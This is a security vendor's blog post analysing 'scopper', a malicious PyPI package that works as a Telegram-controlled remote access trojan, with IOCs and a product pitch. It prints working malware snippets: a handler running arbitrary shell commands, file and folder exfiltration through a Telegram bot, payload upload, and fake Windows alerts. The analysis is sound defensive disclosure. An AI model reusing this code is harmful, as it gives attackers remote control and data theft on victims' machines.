Meet "Scopper": A new lightweight Python based remote access trojan (RAT)
By Paul McCarty

On December 27, 2025, the Safety research team identified a malicious Python package named "scopper" on the Python Package Index (PyPI). This package has been available on PyPI since August 3rd, 2025.

The package describes itself as a "Simple Scopper Library", whatever that is. In reality it’s actually a full-featured Remote Access Trojan (RAT) that uses Telegram's API as its command-and-control infrastructure.
Executive Summary
The scopper package (version 0.1) is a simple Telegram-based backdoor that provides attackers with complete remote control over infected systems. Once activated with a Telegram bot token, the malware enables arbitrary command execution, file exfiltration, filesystem manipulation, and system reconnaissance—all through a simple chat interface. The package uses a RAT-as-a-Library design, requiring attackers to supply their own Telegram credentials, making detection and attribution more difficult.
Package Overview
Package Name: scopper
Version: 0.1

Author: Elijah Joseph (no other packages)
Description: "Simple Scopper Library"
Target Platforms: Cross-platform (Windows, Linux, macOS, Android)
The author, “ElijahJoseph” only has only published the one package on PyPI so far.
The package presents itself as a generic library but contains only one file: __init__.py, a 143-line Python script implementing a complete remote access trojan.
Technical Analysis
Architecture: RAT-as-a-Library
Unlike traditional malware with hardcoded command-and-control servers, scopper implements a reusable RAT framework. The main function roling(TOKEN, ID) accepts two parameters:
def roling(TOKEN, ID):
TOKEN = TOKEN
AUTHORIZED_USER_ID = ID
bot = telebot.TeleBot(TOKEN)
bot.send_message(AUTHORIZED_USER_ID, "Bot On Work")
The roling function is never called in the __init__.py file, indicating the threat actor designed this library to be imported into other malicious packages.
This design means:
The package ensures its Telegram dependency is always available:
try:
import telebot
except ImportError:
subprocess.check_call([sys.executable, "-m", "pip", "install", "pyTelegramBotAPI"])
If pyTelegramBotAPI isn't installed, the malware automatically installs it using pip—no user interaction required.
Command-and-Control Capabilities
Once activated, the attacker controls the infected system through Telegram chat commands. Again, its important to note that for such a small RAT, this library enjoys most of the common functions you'll see in much larger RATs.
We're not gonna lie, we were impressed with how powerful and compact this RAT was.
Let's explain in more detail how it works....
1. Arbitrary Remote Code Execution
The /ssh command is the crown jewel, and functional showcase of this RAT. Despite its name suggesting SSH connectivity, it actually executes arbitrary shell commands:
@bot.message_handler(commands=['ssh'])
def ssh_command(message):
command = message.text[5:].strip()
if command:
result = subprocess.run(command, shell=True, capture_output=True, text=True)
bot.reply_to(message, result.stdout or result.stderr or "Command executed successfully")
The attacker simply types /ssh <any command> in Telegram, and it executes on the victim's machine with shell=True—enabling command chaining, redirection, and full shell access.
2. Data Exfiltration
Scopper provides two methods for stealing files:
Individual File Theft (/get):
@bot.message_handler(commands=['get'])
def get_file(message):
file_path = message.text[5:].strip()
if os.path.isfile(file_path):
with open(file_path, 'rb') as file:
bot.send_document(message.chat.id, file)
Bulk Folder Exfiltration (/collect):
@bot.message_handler(commands=['collect'])
def collect_folder(message):
folder_path = message.text[9:].strip()
if os.path.isdir(folder_path):
zip_filename = f"{folder_path.rstrip(os.sep)}.zip"
shutil.make_archive(zip_filename.replace('.zip', ''), 'zip', folder_path)
with open(zip_filename, 'rb') as zip_file:
bot.send_document(message.chat.id, zip_file)
os.remove(zip_filename)
The /collect command is particularly dangerous—it can compress and exfiltrate entire directories (source code repositories, document folders, SSH keys, etc.) directly through Telegram.
3. Filesystem Manipulation
The malware provides complete filesystem control including the ability to create and delete directories:
/mkdir - Create directories/make - Create empty files/del - Delete files or entire directory trees@bot.message_handler(content_types=['document'])
def upload_file(message):
path = message.caption.strip() if message.caption else './'
file_info = bot.get_file(message.document.file_id)
file_name = message.document.file_name
downloaded_file = bot.download_file(file_path)
save_location = os.path.join(path, file_name)
with open(save_location, 'wb') as new_file:
new_file.write(downloaded_file)
Attackers can drop additional payloads, persistence mechanisms, or lateral movement tools.
4. Reconnaissance & Enumeration
Scopper includes commands for mapping the victim's environment:
/list - Browse directories and enumerate files/pwd - Get current working directory/size - Check file sizes or count files in directories/type - Identify operating system/isandroid - Detect if running on Android devicesFor Windows victims, the malware can display fake system alerts:
@bot.message_handler(commands=['alert'])
def show_info(message):
if uname == 'windows':
msg = message.text[6:].strip()
ctypes.windll.user32.MessageBoxW(0, msg, "ALERT", 0x30)
This could be used to trick users into providing credentials, clicking malicious links, or believing the system is compromised in specific ways.
Malware Ancestry
After researching this latest Scopper RAT, it appears to be based on a PythonRAT that was published earlier this year by the GitHub user annapurnageeks named "RAT-for-MAC". This is an example of how quickly someone's proof of concept code can be transformed into real malware.
The Safety team worked with the PyPI team to remove Scopper over the holiday week. Big shout out to Mike and the team at PyPI!
Indicators of Compromise (IOCs)
NPM Packages - all versions:
scopper
File hashes:
# Primary malicious payload
88daf6416a47b89650a4a97e1294786af278d12cff886e11b69bc62cfaf0aad8 scopper/__init__.py
# Wheel distribution
1321c471220a114f4d9f9c83d8dbd5a1e2d90e07b755d00f3247e12e878da14d scopper-0.1-py3-none-any.whl
Detection & Prevention
Audit Dependencies
Check all your project dependencies and their sub-dependencies for unexpected packages:
pip freeze > current_packages.txt
# Review for unfamiliar packages
Why This Is Hard to Detect
The scopper package represents an evolution in Python supply chain attacks. By designing malware as a lightweight, reusable library with attacker-supplied credentials, threat actors make detection and attribution significantly harder. The use of Telegram as C2 infrastructure exploits the trust placed in legitimate communication platforms.
roling() is called with credentialsTraditional antivirus and static analysis struggle with malware designed as libraries. Here's the problem: scopper's code isn't inherently malicious until activated with credentials. It passes many automated security checks because it doesn't execute malicious actions at import time.
This is where prevention-first security becomes essential:
Safety Firewall provides real-time protection by analyzing every package installation request before it reaches public repositories. Acting as the first line of defense, it automatically blocks malicious packages like scopper before they can enter your systems—preventing supply chain attacks at their source rather than detecting them after installation.
Safety CLI complements this with advanced vulnerability scanning powered by proprietary security intelligence that detects 4x more threats than public databases. Our cybersecurity research team continuously monitors package releases and code changes, with AI-powered analysis detecting malicious patterns that traditional scanners miss.
Together, these tools provide layered defense against RAT-as-a-Library attacks:
pip install with security happening transparentlyHow can Safety help protect you from these attacks?
The Safety research team is already seeing other malicious PyPI packages using the Scopper RAT. Traditional vulnerability scanning tools are not detecting Scopper, which means that even if you run a quality EDR or anti-virus product, you are not protected. ASPM and code scanning solutions typically don't identify Python or JavaScript based malware either.
But all is not lost, as the Safety Firewall protects develoeprs and CI pipelines proactively. Every package installation request is analyzed before reaching public repositories. Malicious, vulnerable, and policy-violating packages are automatically blocked before they can enter your systems, preventing rather than just detecting threats.
You can sign up for a free Safety account and try the Safety Firewall HERE.
Feel free to reach out to me with any questions!
Let us know if this blog post helped you
I hope this blog post has helped you. Feel free to hit me up directly if you have any questions about this campaign.

Paul McCarty - Head of Research, Safety
You can find me on LinkedIn and BlueSky.